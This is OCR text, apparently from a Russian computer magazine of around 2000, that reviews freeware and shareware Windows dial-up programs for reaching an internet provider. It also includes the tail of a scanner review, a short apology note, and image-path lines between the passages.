
На чем тестили?

Как-то принято писать о платформе, на которой мучили девайсы. Короче, это был третий пень, 550 МГц. Мозгов – 128 мегов, микроновские, кажется. Мамка – классическая – Asus P2B – F. Винт – IBM Deskstar 371010. Монитор – Samsung 17(750P). Карта – тнтюха, с 16 мегами. Сидюк – LGX40, SB Live! Крутая конфигурация. И я понимаю, что далеко не у всех есть такое чудо. Но я выбрал такую платформу не от балды. Специально, чтобы сконцентрироваться только на сканере и не думать: был бы камень погорячее, а вот мозгов побольше, эх карту покруче... Так и порешили. Обычно также тестят на древнем железе, что-то типа P150(200)MMX/16(32)/HDD3.0/2Mvideo/ESS16/CDX16/15``NoName. И то правильно – у многих еще есть такой антиквариат. Но в нашем случае это не катит, все из-за того же USB. И AGP также не всегда в наличии. Еще такой момент: LPT недавно поддерживал стандарт EPP, а теперь ECP становится основным. И он не только новый, но и реально более шустрый. Поэтому следует учитывать, что на старом EPP сканирование происходит немного медленнее.




Да, кстати, в шестом номере нашего журнала была опубликована статья **«INTEL Pentium III vs AMD K–6 III»**. Да вот незадача — забыли мы указать полноценных соавторов материала – информационный сервер **iXBT Hardware** (*http://ixbt.stack.net*).


Приносим свои извинения.


ЭЛИТ
31337
TRANSMISSION
MEDIUM



Zелененко MaXX (zelu@mail.ru)))





Хороший провайдер – мертвый провайдер




Не знаю, как у тебя, приятель, а лично у меня при упоминании названия моего провайдера со словосочетаниями типа "хороший и прекрасный" начинают сжиматься кулаки, возникает неадекватное желание что-нибудь разрушить или, по крайней мере, хоть кого-нибудь убить. Именно ему я обязан потерей нервных клеток в ситуации, когда я прихожу домой и после тяжелого рабочего дня пытаюсь попасть в родной Инет - звонишь и получаешь то сигналы "занято", то сообщение, что "удаленный компьютер не отвечает". Продолжается это от 5 минут до нескольких часов, причем, несмотря на все попытки, никакой закономерности вычислить мне не удалось. Все это, помноженное еще на явно упрощенный интерфейс в службе удаленного доступа в "Форточках 98", который, по-моему, построен по схеме ННВКС (Нажми На Все Кнопки Сам), и целью имеет просто убить тебя бесконечными нажатиями клавиш, вообще кого угодно в гроб загонит. И скончаться бы мне совсем молодым или сесть в тюрьму за хулиганство, а может, и за убийство, если бы однажды в бесцельных скитаниях по Сети я ни наткнулся на свое спасение.

Олицетворением чуда в масштабах московской квартиры стал тусняк небольших прог, задача которых описывается предложением: "Долбить их звонками, пока не подключат!!!" Прог такого типа на серваках по Инету - хоть ушами ешь, и я, как истинный хацкер, ни за что не подскажу, какую выбрать (типа, сам репу чеши). Чтобы мне не повторяться, а тебе сорок раз не читать: почти все проги freeware (shareware будут отмечены), каждая из них имеет голос для оповещения об установке и разрыве связи, все умеют становиться додельными (читай: системными) и существовать в трее. Ну, типа, вперед и с песней! Да не выть, а петь, я сказал.


Hidialer

Стильная прога для любителей всякого рода проигрывателей, она уменьшается до размеров маленькой полоски (типа CD player) и угодливо показывает тебе, сколько сейчас времени (корректирует системное время через Инет) и сколько ты, дружок, уже насидел сегодня. На той же панельке кнопочки коннект и дисконнект, название подключения. В скрытой панельке настроек имеет свой таймер, отслеживает закрытие окошек и разрывает соединение





(если ты уснул и не заметил, хотя на фиг ты такой сонный в Сеть залез). Ведет подсчет суммы, на которую ты попал, и логи по каждому соединению. Запускает другие проги при подключении, восстанавливает соединение при разрыве. Номеров может включать несколько, и при подключении ими пользоваться. Написали ее наши ребята, но язык почему-то не наш.
Недостаток: у меня прога почему-то отказалась работать как автономная звонилка, но прекрасно работала, используя соединения “форточек”. Подойдет тем, кому 100% не грозит злонамеренный хак.
Качнем: www.download.ru

Quick Dialer




Неплохая, но какая-то серенькая программулька, все в ней как-то обычно, и стиля особого не замечено, зато маленькая. Помогает одним нажатием кнопки мыши подключиться к Инету, перебирает все введенные номера провайдера. Включает другие проги при входе в Сеть, восстанавливает связь при обрыве. Приглядывает за временем соединения, ведет какую-то свою статистику. Подрабатывает на полставки бухгалтером и, вообще, ведет себя как налоговый инспектор (столько настроек для обсчета!). Автор русский - слова заморские, но не сложные. Хорошо то, что при размере в 197KB она предоставляет достаточно широкий набор функций. Недостатки: 1) Отсутствует таймер. 2) Прога shareware, 30 дней, и шлите деньги переводом (50 дер. (наши любимые деревянные)). В общем, если ты любишь обычность, миниатюрность, неплохой набор функций и оплаченность за все это добро, то это твой вы-






бор. Подойдет людям с недостатком места на харде.
Качнем: www.listsoft.ru

Muxasoft Dialer




Это вам не МУКСАсофт - автора зовут Михаил! Одна из самых классных прог обзора. Миха, парень ее написавший, вставил в нее почти все, о чем только можно мечтать ленивому юзеру. Система дозвона предусматривает перебор не только номеров, но и соединений; пароль программа запоминает автоматически и установки флажков не требует (вот это я вам скажу - кайф). Умеет запускать проги при коннекте, закрывать при дисконнекте и реагирует на закрытие окон отслеживаемых прог разрывом соединения. Естественно, умеет перезванивать при обрыве. Интуитивно сделаны настройки, так что копаться в них долго не придется. Очень классно в виде таблицы сделана система подсчета затраченной суммы, она позволяет установить несколько тарифов для разного времени суток и автоматически их учитывает. Ведет статистику. Самая классная примочка программы - наличие быстрых клавиш для установки (F11) и разрыва (F12) связи, лично мне это очень понравилось возможностью не ерзать мышью по экрану, а заниматься своими делами пока раб звонит. Слегка ошарашило то, что в программе отсутствует таймер, возможность ведения логов (последнего реально не хватает, видно, у Миши был анлимит). Приговор - красивая и хорошо сделанная прога, очень удобна (если ты ленив, как я, то это твой выбор). В скором времени автором обещается выпуск обновления.
Качнем: www.softlist.ru


Bob Connect



Программа хорошая, но вся на басурманском. Вот я не завидую тому, кто его не знает. Очень приятная в использовании. Имеет прекрасный интерфейс. Единственная из всех, кто имеет возможность установления минимальной скорости соединения, что полезно для наших линий, так как если скорость меньше установленной, то над твоим соединением пролетит розовая птица обломинго. Не стоит говорить о том, что она в состоянии дозваниваться по нескольким номерам и перезванивать много раз. Ведет логи и статистику, причем последнюю с учетом трафика, и можно одну на все соединения. Почему-то отсутствует таймер, не запускаются при установке соединения программы и не отслеживается закрытие окон. Поздновато реагирует на установку соединения, соображает о том, что соединение установлено через несколько секунд, а может и минут или даже часов (про минуты и часы - это шутка :)). Программка шароварная, но раскошелиться на нее я посоветовал бы любителям лицензионного софта и тем, кто существует в Инете по часам (и те и другие со знанием языка).
Качнем: www.download.ru








Самая маленькая звонилка из всех, что я на сегодняшний день перепробовал (107KB). Красива, а маленькие размеры достигнуты небольшим набором функций, но есть все, что необходимо для дозвона. Дозванивается и перебирает несколько номеров. Допускает переопределение имени пользователя и пароля. Ведет логи по соединениям и статистику по времени соединения с уче-

том суммы по тарифному плану хозяина. На этом все функции оной звонилочки заканчиваются - кстати, она единственная не обладает гласом для оповещения об установке и разрыве связи. Не имеет конкурентов по быстроте. Если тебе нужно что-то красивое, просто звонить и звонить побыстрее, забирай ее себе и радуйся. Заметь, что и место на харде она тебе сбережет.

Качнем: www.download.ru

EType Dialer


На мой взгляд, почти идеальное произведение этого класса. В визуальном плане ничего особенного, но сделана добротно и симпатично. Умеет



дозвон и перебор нескольких номеров, сохраняет логины и пароли. Имеет хорошую статистику, недостаток которой только в отсутствии системы подсчета суммы. Имеет систему запуска приложений при установке соединения, в которой наблюдается куча полезных функций. Можно запустить одно приложение из списка, а можно все или, если все заколебало, вообще ничего из него не запускать. Классный таймер с заданием только на сегодня или на каждый день. Режим перезвона в случае обрыва с выбором вариантов поведения (плохо, хорошо и т.д.). Хорошо сделан хелп, что иногда тоже важно. Ведет логи по каждому соединению, журнал соединений. Скоро ожидается новый вершн проги. Нравятся надежные, умные проги, где есть почти все что нужно и на халяву? Вот и мне нравятся.


Качнем: www.enet.ru/~gorlach/edialer/

Alexf Dialer




Вот она - стильная прога настоящего работящего (интересно, где такие есть?) хацкера. Имеет графический интерфейс, но поддерживает режим работы в командной строке (RULEZZ) и потому способна существовать автономно. Запоминает и перебирает несколько телефонов провайдера. Умеет создавать, удалять и редактировать соединения, причем для коннекта можно поставить минимальную скорость соединения, минимальное количество трафика за определенное время (ежели меньше, то коннектимся снова), задать максимальное время, отведенное для установки соединения (этой фиговине цены нет, если модем сигнал "пошел на фиг" не ловит). Умеет делать "ping" на сервер провайдера через установленный юзером промежуток и рвать или не рвать связь при выходе (при повторном заходе понимает, что связь была установлена извне). Ведет логи, показывает время за текущий сеанс и все наработанное время по соединению. Показывает в цифре и графиком количество принятого, посланного, демонстрирует скорость, на которой это осуществлялось. Запускает проги при коннекте, при снятии трубки и уже в онлайне. Посылает автокомментарии из about прямо самому автору, который согласен на доработки. Первой доработкой на его месте я бы сделал перевод проги на русский язык. Если тебе нужны красота, хорошие настройки соединения и хороший набор функций, то это твой выбор.

Качнем: www.softlist.ru



Dialup Prof



Вот уж где автор на графике оторвался! Программка получилась очень красивая, но вот никаких из ряда вон выходящих функций он в нее не внес, окромя показа трафика (сколько принял да послал). Вообще, конечно, круто то, что он собрал в свою прогу все настройки, которые ты можешь найти в службе удаленного доступа под форточками, и добавил к ним дозвон по нескольким номерам с запуском заданных приложений. Позволяет создавать, удалять и редактировать соединения. Есть инфо по соединению, поддерживает




сценарии для них (соединений). Мне показалось, что прога не особо интуитивна и удобна, но, возможно, найдутся люди, которым она понравится и будет нужна. У меня почему-то отказался работать автодозвон, причем, несмотря на все ухищрения, заставить его работать мне не удалось, но, может, это просто особенности моего компа. Короче, над прогой еще работать и работать, но автор и не отрицает того, что будет это делать, а мы подождем и посмотрим, что в нее добавят.


Приговор: облагороженный вариант службы удаленного доступа с хорошим междомордьем (интерфейсом) и несколькими примочками, которых в службе удаленного доступа нет. Нужность определи для себя сам.

Качнем: www.softlist.ru

Advanced Dialer



Одна из самых красивых и многофункциональных прог обзора. В наличии есть все функции, необходимые и не очень существующему в сети годами человеку. Умеет создавать, удалять и редактировать соединения, позволяет установить максимальное время, необходимое для установки соединения. Создает скрипты для соединения и делает "ping" на сервер провайдера, имеет клас-



